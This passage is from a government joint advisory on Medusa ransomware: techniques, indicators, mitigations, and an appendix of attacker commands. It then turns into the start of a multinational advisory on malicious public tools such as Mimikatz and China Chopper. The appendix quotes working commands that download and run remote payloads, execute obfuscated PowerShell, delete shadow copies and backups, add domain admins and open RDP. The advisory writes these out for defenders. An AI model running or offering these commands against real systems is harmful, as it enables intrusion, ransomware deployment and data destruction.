  • netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow

Then, a rule to allow remote WMI connections is created:

  • netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes

Finally, the registry is modified to allow Remote Desktop connections:

  • reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Mimikatz has also been observed in use for Local Security Authority Subsystem Service (LSASS) dumping [T1003.001] to harvest credentials [TA0006] and aid lateral movement.

Exfiltration and Encryption

Medusa actors install and use Rclone to facilitate exfiltration of data to the Medusa C2 servers [T1567.002] used by actors and affiliates. The actors use Sysinternals PsExec, PDQ Deploy, or BigFix [T1072] to deploy the encryptor, gaze.exe, on files across the network—with the actors disabling Windows Defender and other antivirus services on specific targets. Encrypted files have a .medusa file extension. The process gaze.exe terminates all services [T1489] related to backups, security, databases, communication, file sharing and websites, then deletes shadow copies [T1490] and encrypts files with AES-256 before dropping the ransom note. The actors then manually turn off [T1529] and encrypt virtual machines and delete their previously installed tools [T1070].

Extortion

Medusa RaaS employs a double extortion model, where victims must pay [T1657] to decrypt files and prevent further release. The ransom note demands victims make contact within 48 hours via either a Tor browser based live chat, or via Tox, an end-to-end encrypted instant-messaging platform. If the victim does not respond to the ransom note, Medusa actors will reach out to them directly by phone or email. Medusa operates a .onion data leak site, divulging victims alongside countdowns to the release of information. Ransom demands are posted on the site, with direct hyperlinks to Medusa affiliated cryptocurrency wallets. At this stage, Medusa concurrently advertises sale of the data to interested parties before the countdown timer ends. Victims can additionally pay $10,000 USD in cryptocurrency to add a day to the countdown timer.

FBI investigations identified that after paying the ransom, one victim was contacted by a separate Medusa actor who claimed the negotiator had stolen the ransom amount already paid and requested half of the payment be made again to provide the “true decryptor”— potentially indicating a triple extortion scheme.

Indicators of Compromise

Table 1 lists the hashes of malicious files obtained during investigations.

Table 1: Malicious Files
Files Hash (MD5) Description
!!!READ_ME_MEDUSA!!!.txt Redacted Ransom note file
openrdp.bat 44370f5c977e415981febf7dbb87a85c Allows incoming RDP and remote WMI connections
pu.exe 80d852cd199ac923205b61658a9ec5bc Reverse shell

Table 2 includes email addresses used by Medusa actors to extort victims; they are exclusively used for ransom negotiation and contacting victims following compromise. These email addresses are not associated with phishing activity conducted by Medusa actors.

Table 2: Medusa Email Addresses
Email Addresses Description
key.medusa.serviceteam@protonmail.com Used for ransom negotiation
medusa.support@onionmail.org Used for ransom negotiation
mds.svt.breach@protonmail.com Used for ransom negotiation
mds.svt.mir2@protonmail.com Used for ransom negotiation
MedusaSupport@cock.li Used for ransom negotiation

MITRE ATT&CK Tactics and Techniques

See Table 3Table 11 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 3: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Medusa actors exploited unpatched software or n-day vulnerabilities through common vulnerabilities and exposures.
Initial Access TA0001 Medusa actors recruited initial access brokers (IABS) in cybercriminal forums and marketplaces to obtain initial access.
Phishing T1566 Medusa IABS used phishing campaigns as a primary method for delivering ransomware to victims.
Table 4: Defense Evasion
Technique Title ID Use
Indicator Removal: Clear Command History T1070.003 Medusa actors attempt to cover their tracks by deleting the PowerShell command line history.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Medusa actors use a well-known evasion technique that executes a base64 encrypted command.
Obfuscated Files or Information T1027 Medusa actors obfuscated a string by slicing it into pieces and referencing it via a variable.
Indicator Removal T1070 Medusa actors deleted their previous work and tools installed. 
Impair Defenses: Disable or Modify Tools T1562.001 Medusa actors killed or deleted endpoint detection and response tools.
Table 5: Discovery
Technique Title ID Use
Network Service Discovery T1046 Medusa actors utilized living of the land techniques to perform network enumeration.
File and Directory Discovery T1083 Medusa actors utilized Windows Command Prompt for filesystem enumeration.
Network Share Discovery T1135 Medusa actors queried shared drives on the local system to gather sources of information.
System Network Configuration Discovery T1016 Medusa actors used operating system administrative utilities to gather network information.
System Information Discovery T1082 Medusa actors used the command systeminfo to gather detailed system information.
Permission Groups Discovery: Domain Groups T1069.002 Medusa actors attempt to find domain-level group and permission settings.
Table 6: Credential Access
Technique Title ID Use
Credential Access TA0006 Medusa actors harvest credentials with tools like Mimikatz to gain access to systems.
OS Credential Dumping: LSASS Memory T1003.001 Medusa actors were observed accessing credential material stored in process memory or Local Security Authority Subsystem Service (LSASS) using Mimkatz.
Table 7: Lateral Movement and Execution
Technique Title ID Use
Lateral Movement TA0008 Medusa actors performed techniques to move laterally without detection once they gained initial access.
Command and Scripting Interpreter: PowerShell T1059.001 Medusa actors used PowerShell, a powerful interactive command-line interface and scripting environment for ingress, network, and filesystem enumeration.
Command and Scripting Interpreter: Windows Command Shell T1059.003 Medusa actors used Windows Command Prompt—which can be used to control almost any aspect of a system—for ingress, network, and filesystem enumeration. 
Software Deployment Tools T1072 Medusa Actors used PDQ Deploy and BigFix to deploy the encryptor on files across the network.
Remote Services: Remote Desktop Protocol T1021.001 Medusa actors used Remote Desktop Protocol (RDP), a common feature in operating systems, to log into an interactive session with a system and move laterally.
System Services T1569.002 Medusa actors used Sysinternals PsExec to deploy the encryptor on files across the network.
Windows Management Instrumentation T1047 Medusa actors abused Windows Management Instrumentation to query system information.
Table 8: Exfiltration and Encryption
Technique Title  ID Use
Exfiltration TA0010 Medusa actors identified files to exfiltrate out of victim networks.
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002 Medusa actors used Rclone to facilitate exfiltration of data to the Medusa C2 servers.
Table 9: Command and Control
Technique Title ID Use
Ingress Tool Transfer T1105 Medusa actors used PowerShell, Windows Command Prompt, and certutil for file ingress.
Application Layer Protocol: Web Protocols  T1071.001 Medusa actors communicate using application layer protocols associated with web traffic. In this case, Medusa actors used scripts that created reverse or bind shells over port 443: HTTPS.
Remote Access Software T1219 Medusa actors used remote access software to move laterally through the network.
Table 10: Persistence
Technique Title ID Use
Create Account T1136.002 Medusa actors created a domain account to maintain access to victim systems.
Table 11: Impact
Technique Title ID Use
Data Encrypted for Impact T1486 Medusa identified and encrypted data on target systems to interrupt availability to system and network resources.
Inhibit System Recovery T1490 The process gaze.exe terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom note.
Financial Theft T1657 Victims must pay to decrypt files and prevent further release by Medusa actors.
System Shutdown/Reboot T1529 Medusa actors manually turned off and encrypted virtual machines.
Service Stop T1489 The process gaze.exe terminates all services related to backups, security, databases, communication, file sharing, and websites,

Mitigations

FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve cybersecurity posture based on threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [CPG 2.F, 2.R, 2.S].
  • Require all accounts with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST’s standards. In particular, require employees to use long passwords and consider not requiring frequently recurring password changes, as these can weaken security [CPG 2.C].
  • Require multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Require VPNs or Jump Hosts for remote access.
  • Monitor for unauthorized scanning and access attempts.
  • Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents threat actors from directly connecting to remote access services that they have established for persistence.
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 1.A, 2.O].
  • Disable command-line and scripting activities and permissions. Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E, 2.N].
  • Disable unused ports[CPG 2.V].
  • Maintain offline backups of data, and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, the organization helps ensure they will not be severely interrupted and/or only have irretrievable data.
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (Table 3 to Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The FBI, CISA, and MS-ISAC do not encourage paying ransoms as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI, CISA, and MS-ISAC urge you to promptly report ransomware incidents to FBI’s Internet Crime Complaint Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and MS-ISAC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, and MS-ISAC.

Acknowledgements

ConnectWise contributed to this advisory.

Version History

March 12, 2025: Initial version.

Appendix A: Medusa Commands

These commands explicitly demonstrate the methods used by Medusa threat actors once they obtain a foothold inside a victim network. Incident responders and threat hunters can use this information to detect malicious activity. System administrators can use this information to design allowlist/denylist policies or other protective mechanisms.

cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.css <localfile>.dll
cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.msi <localfile>.msi
cmd.exe /c driverquery
cmd.exe /c echo Computer: %COMPUTERNAME% & `
echo Username: %USERNAME% & `
echo Domain: %USERDOMAIN% & `
echo Logon Server: %LOGONSERVER% & `
echo DNS Domain: %USERDNSDOMAIN% & `
echo User Profile: %USERPROFILE% & echo `
System Root: %SYSTEMROOT%
cmd.exe /c ipconfig /all [T1016]
cmd.exe /c net share [T1135]
cmd.exe /c net use
cmd.exe /c netstat -a
cmd.exe /c sc query
cmd.exe /c schtasks
cmd.exe /c systeminfo [T1082]
cmd.exe /c ver
cmd.exe /c wmic printer get caption,name,deviceid,drivername,portname
cmd.exe /c wmic printjob
mmc.exe compmgmt.msc /computer:{hostname/ip}
mstsc.exe /v:{hostname/ip}
mstsc.exe /v:{hostname/ip} /u:{user} /p:{pass}
powershell -exec bypass -enc <base64 encrypted command string>
powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RMM tool>.msi)

powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((

New-Object System.IO.StreamReader(

New-Object System.IO.Compression.GzipStream((

New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(

(('<base64 payload string>')-f'<character replacement 0>',

'<character replacement 1>','<character replacement 2>')))),

[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

powershell Remove-Item (Get-PSReadlineOption).HistorySavePath

powershell Get-ADComputer -Filter * -Property * | Select-Object Name,OperatingSystem,OperatingSystemVersion,Description,LastLogonDate,

logonCount,whenChanged,whenCreated,ipv4Address | Export-CSV -Path <file path> 

-NoTypeInformation -Encoding UTF8

psexec.exe -accepteula -nobanner -s \\{hostname/ip} "c:\windows\system32\taskkill.exe" /f /im WRSA.exe
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c coba.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c StopAllProcess.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c zam.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} c:\temp\x.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c   "c:\gaze.exe"
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c  "copy \\ad02\sysvol\gaze.exe c:\gaze.exe
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c  "copy \\ad02\sysvol\gaze.exe c:\gaze.exe && c:\gaze.exe"
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c coba.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c zam.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} cmd
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -с newuser.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с duooff.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с newuser.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с removesophos.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с start.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -с uninstallSophos.bat
nltest /dclist:
net group "domain admins" /domain [T1069.002]
net group "Domain Admins" default /add /domain
net group "Enterprise Admins" default /add /domain
net group "Remote Desktop Users" default /add /domain
net group "Group Policy Creator Owners" default /add /domain
net group "Schema Admins" default /add /domain
net group "domain users" /domain
net user default /active:yes /domain
net user /add default <password> /domain [T1136.002]
query user
reg add HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
systeminfo
vssadmin.exe Delete Shadows /all /quiet
vssadmin.exe resize shadowstorage /for=%s /on=%s /maxsize=unbounded
del /s /f /q %s*.VHD %s*.bac %s*.bak %s*.wbcat %s*.bkf %sBac kup*.* %sbackup*.* %s*.set %s*.win %s*.dsk
netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
  •  

Publicly Available Tools Seen in Cyber Incidents Worldwide

Summary

This report is a collaborative research effort by the cyber security authorities of five nations: Australia, Canada, New Zealand, the United Kingdom, and the United States.[1][2][3][4][5]

In it we highlight the use of five publicly available tools, which have been used for malicious purposes in recent cyber incidents around the world. The five tools are:

  1. Remote Access Trojan: JBiFrost
  2. Webshell: China Chopper
  3. Credential Stealer: Mimikatz
  4. Lateral Movement Framework: PowerShell Empire
  5. C2 Obfuscation and Exfiltration: HUC Packet Transmitter

To aid the work of network defenders and systems administrators, we also provide advice on limiting the effectiveness of these tools and detecting their use on a network.

The individual tools we cover in this report are limited examples of the types of tools used by threat actors. You should not consider this an exhaustive list when planning your network defense.

Tools and techniques for exploiting networks and the data they hold are by no means the preserve of nation states or criminals on the dark web. Today, malicious tools with a variety of functions are widely and freely available for use by everyone from skilled penetration testers, hostile state actors and organized criminals, to amateur cyber criminals.

The tools in this Activity Alert have been used to compromise information across a wide range of critical sectors, including health, finance, government, and defense. Their widespread availability presents a challenge for network defense and threat-actor attribution.

Experience from all our countries makes it clear that, while cyber threat actors continue to develop their capabilities, they still make use of established tools and techniques. Even the most sophisticated threat actor groups use common, publicly available tools to achieve their objectives.

Whatever these objectives may be, initial compromises of victim systems are often established through exploitation of common security weaknesses. Abuse of unpatched software vulnerabilities or poorly configured systems are common ways for a threat actor to gain access. The tools detailed in this Activity Alert come into play once a compromise has been achieved, enabling attackers to further their objectives within the victim’s systems.

How to Use This Report

The tools detailed in this Activity Alert fall into five categories: Remote Access Trojans (RATs), webshells, credential stealers, lateral movement frameworks, and command and control (C2) obfuscators.

This Activity Alert provides an overview of the threat posed by each tool, along with insight into where and when it has been deployed by threat actors. Measures to aid detection and limit the effectiveness of each tool are also described.

The Activity Alert concludes with general advice for improving network defense practices.

Technical Details

Remote Access Trojan: JBiFrost

First observed in May 2015, the JBiFrost RAT is a variant of the Adwind RAT, with roots stretching back to the Frutas RAT from 2012.

A RAT is a program that, once installed on a victim’s machine, allows remote administrative control. In a malicious context, it can—among many other functions—be used to install backdoors and key loggers, take screen shots, and exfiltrate data.

Malicious RATs can be difficult to detect because they are normally designed not to appear in lists of running programs and can mimic the behavior of legitimate applications.

To prevent forensic analysis, RATs have been known to disable security measures (e.g., Task Manager) and network analysis tools (e.g., Wireshark) on the victim’s system.

In Use

JBiFrost RAT is typically employed by cyber criminals and low-skilled threat actors, but its capabilities could easily be adapted for use by state-sponsored threat actors.

Other RATs are widely used by Advanced Persistent Threat (APT) actor groups, such as Adwind RAT, against the aerospace and defense sector; or Quasar RAT, by APT10, against a broad range of sectors.

Threat actors have repeatedly compromised servers in our countries with the purpose of delivering malicious RATs to victims, either to gain remote access for further exploitation, or to steal valuable information such as banking credentials, intellectual property, or PII.

Capabilities

JBiFrost RAT is Java-based, cross-platform, and multifunctional. It poses a threat to several different operating systems, including Windows, Linux, MAC OS X, and Android.

JBiFrost RAT allows threat actors to pivot and move laterally across a network or install additional malicious software. It is primarily delivered through emails as an attachment, usually an invoice notice, request for quotation, remittance notice, shipment notification, payment notice, or with a link to a file hosting service.

Past infections have exfiltrated intellectual property, banking credentials, and personally identifiable information (PII). Machines infected with JBiFrost RAT can also be used in botnets to carry out distributed denial-of-service attacks.

Examples

Since early 2018, we have observed an increase in JBiFrost RAT being used in targeted attacks against critical national infrastructure owners and their supply chain operators. There has also been an increase in the RAT’s hosting on infrastructure located in our countries.

In early 2017, Adwind RAT was deployed via spoofed emails designed to look as if they originated from Society for Worldwide Interbank Financial Telecommunication, or SWIFT, network services.

Many other publicly available RATs, including variations of Gh0st RAT, have also been observed in use against a range of victims worldwide.

Detection and Protection

Some possible indications of a JBiFrost RAT infection can include, but are not limited to:

  • Inability to restart the computer in safe mode,
  • Inability to open the Windows Registry Editor or Task Manager,
  • Significant increase in disk activity and/or network traffic,
  • Connection attempts to known malicious Internet Protocol (IP) addresses, and
  • Creation of new files and directories with obfuscated or random names.

Protection is best afforded by ensuring systems and installed applications are all fully patched and updated. The use of a modern antivirus program with automatic definition updates and regular system scans will also help ensure that most of the latest variants are stopped in their tracks. You should ensure that your organization is able to collect antivirus detections centrally across its estate and investigate RAT detections efficiently.

Strict application allow listing is recommended to prevent infections from occurring.

The initial infection mechanism for RATs, including JBiFrost RAT, can be via phishing emails. You can help prevent JBiFrost RAT infections by stopping these phishing emails from reaching your users, helping users to identify and report phishing emails, and implementing security controls so that the malicious email does not compromise your device. The United Kingdom National Cyber Security Centre (UK NCSC) has published phishing guidance.

Webshell: China Chopper

China Chopper is a publicly available, well-documented webshell that has been in widespread use since 2012.

Webshells are malicious scripts that are uploaded to a target host after an initial compromise and grant a threat actor remote administrative capability.

Once this access is established, webshells can also be used to pivot to additional hosts within a network.

In Use

China Chopper is extensively used by threat actors to remotely access compromised web servers, where it provides file and directory management, along with access to a virtual terminal on the compromised device.

As China Chopper is just 4 KB in size and has an easily modifiable payload, detection and mitigation are difficult for network defenders.

Capabilities

China Chopper has two main components: the China Chopper client-side, which is run by the attacker, and the China Chopper server, which is installed on the victim web server but is also attacker-controlled.

The webshell client can issue terminal commands and manage files on the victim server. Its MD5 hash is publicly available (originally posted on hxxp://www.maicaidao.com).

The MD5 hash of the web client is shown in table 1 below.

Table 1: China Chopper webshell client MD5 hash
Webshell Client MD5 Hash
caidao.exe 5001ef50c7e869253a7c152a638eab8a

The webshell server is uploaded in plain text and can easily be changed by the attacker. This makes it harder to define a specific hash that can identify adversary activity. In summer 2018, threat actors were observed targeting public-facing web servers that were vulnerable to CVE-2017-3066. The activity was related to a vulnerability in the web application development platform Adobe ColdFusion, which enabled remote code execution.

China Chopper was intended as the second-stage payload, delivered once servers had been compromised, allowing the threat actor remote access to the victim host. After successful exploitation of a vulnerability on the victim machine, the text-based China Chopper is placed on the victim web server. Once uploaded, the webshell server can be accessed by the threat actor at any time using the client application. Once successfully connected, the threat actor proceeds to manipulate files and data on the web server.

China Chopper’s capabilities include uploading and downloading files to and from the victim using the file-retrieval tool wget to download files from the internet to the target; and editing, deleting, copying, renaming, and even changing the timestamp, of existing files.

Detection and protection

The most powerful defense against a webshell is to avoid the web server being compromised in the first place. Ensure that all the software running on public-facing web servers is up-to-date with security patches applied. Audit custom applications for common web vulnerabilities. [6]

One attribute of China Chopper is that every action generates a hypertext transfer protocol (HTTP) POST. This can be noisy and is easily spotted if investigated by a network defender.

While the China Chopper webshell server upload is plain text, commands issued by the client are Base64 encoded, although this is easily decodable.

The adoption of Transport Layer Security (TLS) by web servers has resulted in web server traffic becoming encrypted, making detection of China Chopper activity using network-based tools more challenging.

The most effective way to detect and mitigate China Chopper is on the host itself—specifically on public-facing web servers. There are simple ways to search for the presence of the web-shell using the command line on both Linux and Windows based operating systems. [7]

To detect webshells more broadly, network defenders should focus on spotting either suspicious process execution on web servers (e.g., Hypertext Preprocessor [PHP] binaries spawning processes) and out-of-pattern outbound network connections from web servers. Typically, web servers make predictable connections to an internal network. Changes in those patterns may indicate the presence of a web shell. You can manage network permissions to prevent web-server processes from writing to directories where PHP can be executed, or from modifying existing files.

We also recommend that you use web access logs as a source of monitoring, such as through traffic analytics. Unexpected pages or changes in traffic patterns can be early indicators.

Credential Stealer: Mimikatz

Developed in 2007, Mimikatz is mainly used by attackers to collect the credentials of other users, who are logged into a targeted Windows machine. It does this by accessing the credentials in memory within a Windows process called Local Security Authority Subsystem Service (LSASS).

These credentials, either in plain text, or in hashed form, can be reused to give access to other machines on a network.

Although it was not originally intended as a hacking tool, in recent years Mimikatz has been used by multiple actors for malicious purposes. Its use in compromises around the world has prompted organizations globally to re-evaluate their network defenses.

Mimikatz is typically used by threat actors once access has been gained to a host and the threat actor wishes to move throughout the internal network. Its use can significantly undermine poorly configured network security.

In Use

Mimikatz source code is publicly available, which means anyone can compile their own versions of the new tool and potentially develop new Mimikatz custom plug-ins and additional functionality.

Our cyber authorities have observed widespread use of Mimikatz among threat actors, including organized crime and state-sponsored groups.

Once a threat actor has gained local administrator privileges on a host, Mimikatz provides the ability to obtain the hashes and clear-text credentials of other users, enabling the threat actor to escalate privileges within a domain and perform many other post-exploitation and lateral movement tasks.

For this reason, Mimikatz has been bundled into other penetration testing and exploitation suites, such as PowerShell Empire and Metasploit.

Capabilities

Mimikatz is best known for its ability to retrieve clear text credentials and hashes from memory, but its full suite of capabilities is extensive.

The tool can obtain Local Area Network Manager and NT LAN Manager hashes, certificates, and long-term keys on Windows XP (2003) through Windows 8.1 (2012r2). In addition, it can perform pass-the-hash or pass-the-ticket tasks and build Kerberos “golden tickets.”

Many features of Mimikatz can be automated with scripts, such as PowerShell, allowing a threat actor to rapidly exploit and traverse a compromised network. Furthermore, when operating in memory through the freely available “Invoke-Mimikatz” PowerShell script, Mimikatz activity is very difficult to isolate and identify.

Examples

Mimikatz has been used across multiple incidents by a broad range of threat actors for several years. In 2011, it was used by unknown threat actors to obtain administrator credentials from the Dutch certificate authority, DigiNotar. The rapid loss of trust in DigiNotar led to the company filing for bankruptcy within a month of this compromise.

More recently, Mimikatz was used in conjunction with other malicious tools—in the NotPetya and BadRabbit ransomware attacks in 2017 to extract administrator credentials held on thousands of computers. These credentials were used to facilitate lateral movement and enabled the ransomware to propagate throughout networks, encrypting the hard drives of numerous systems where these credentials were valid.

In addition, a Microsoft research team identified use of Mimikatz during a sophisticated cyberattack targeting several high-profile technology and financial organizations. In combination with several other tools and exploited vulnerabilities, Mimikatz was used to dump and likely reuse system hashes.

Detection and Protection

Updating Windows will help reduce the information available to a threat actor from the Mimikatz tool, as Microsoft seeks to improve the protection offered in each new Windows version.

To prevent Mimikatz credential retrieval, network defenders should disable the storage of clear text passwords in LSASS memory. This is default behavior for Windows 8.1/Server 2012 R2 and later, but can be specified on older systems which have the relevant security patches installed.[8] Windows 10 and Windows Server 2016 systems can be protected by using newer security features, such as Credential Guard.

Credential Guard will be enabled by default if:

  • The hardware meets Microsoft’s Windows Hardware Compatibility Program Specifications and Policies for Windows Server 2016 and Windows Server Semi-Annual Branch; and
  • The server is not acting as a Domain Controller.

You should verify that your physical and virtualized servers meet Microsoft’s minimum requirements for each release of Windows 10 and Windows Server.

Password reuse across accounts, particularly administrator accounts, makes pass-the-hash attacks far simpler. You should set user policies within your organization that discourage password reuse, even across common level accounts on a network. The freely available Local Administrator Password Solution from Microsoft can allow easy management of local administrator passwords, preventing the need to set and store passwords manually.

Network administrators should monitor and respond to unusual or unauthorized account creation or authentication to prevent Kerberos ticket exploitation, or network persistence and lateral movement. For Windows, tools such as Microsoft Advanced Threat Analytics and Azure Advanced Threat Protection can help with this.

Network administrators should ensure that systems are patched and up-to-date. Numerous Mimikatz features are mitigated or significantly restricted by the latest system versions and updates. But no update is a perfect fix, as Mimikatz is continually evolving and new third-party modules are often developed.

Most up-to-date antivirus tools will detect and isolate non-customized Mimikatz use and should therefore be used to detect these instances. But threat actors can sometimes circumvent antivirus systems by running Mimikatz in memory, or by slightly modifying the original code of the tool. Wherever Mimikatz is detected, you should perform a rigorous investigation, as it almost certainly indicates a threat actor is actively present in the network, rather than an automated process at work.

Several of Mimikatz’s features rely on exploitation of administrator accounts. Therefore, you should ensure that administrator accounts are issued on an as-required basis only. Where administrative access is required, you should apply privileged access management principles.

Since Mimikatz can only capture the accounts of those users logged into a compromised machine, privileged users (e.g., domain administrators) should avoid logging into machines with their privileged credentials. Detailed information on securing Active Directory is available from Microsoft.[9]

Network defenders should audit the use of scripts, particularly PowerShell, and inspect logs to identify anomalies. This will aid in identifying Mimikatz or pass-the-hash abuse, as well as in providing some mitigation against attempts to bypass detection software.

Lateral Movement Framework: PowerShell Empire

PowerShell Empire is an example of a post-exploitation or lateral movement tool. It is designed to allow an attacker (or penetration tester) to move around a network after gaining initial access. Other examples of these tools include Cobalt Strike and Metasploit. PowerShell Empire can also be used to generate malicious documents and executables for social engineering access to networks.

The PowerShell Empire framework was designed as a legitimate penetration testing tool in 2015. PowerShell Empire acts as a framework for continued exploitation once a threat actor has gained access to a system.

The tool provides a threat actor with the ability to escalate privileges, harvest credentials, exfiltrate information, and move laterally across a network. These capabilities make it a powerful exploitation tool. Because it is built on a common legitimate application (PowerShell) and can operate almost entirely in memory, PowerShell Empire can be difficult to detect on a network using traditional antivirus tools.

In Use

PowerShell Empire has become increasingly popular among hostile state actors and organized criminals. In recent years we have seen it used in cyber incidents globally across a wide range of sectors.

Initial exploitation methods vary between compromises, and threat actors can configure the PowerShell Empire uniquely for each scenario and target. This, in combination with the wide range of skill and intent within the PowerShell Empire user community, means that the ease of detection will vary. Nonetheless, having a greater understanding and awareness of this tool is a step forward in defending against its use by threat actors.

Capabilities

PowerShell Empire enables a threat actor to carry out a range of actions on a victim’s machine and implements the ability to run PowerShell scripts without needing powershell.exe to be present on the system Its communications are encrypted and its architecture is flexible.

PowerShell Empire uses "modules" to perform more specific malicious actions. These modules provide the threat actor with a customizable range of options to pursue their goals on the victim’s systems. These goals include escalation of privileges, credential harvesting, host enumeration, keylogging, and the ability to move laterally across a network.

PowerShell Empire’s ease of use, flexible configuration, and ability to evade detection make it a popular choice for threat actors of varying abilities.

Examples

During an incident in February 2018, a UK energy sector company was compromised by an unknown threat actor. This compromise was detected through PowerShell Empire beaconing activity using the tool’s default profile settings. Weak credentials on one of the victim’s administrator accounts are believed to have provided the threat actor with initial access to the network.

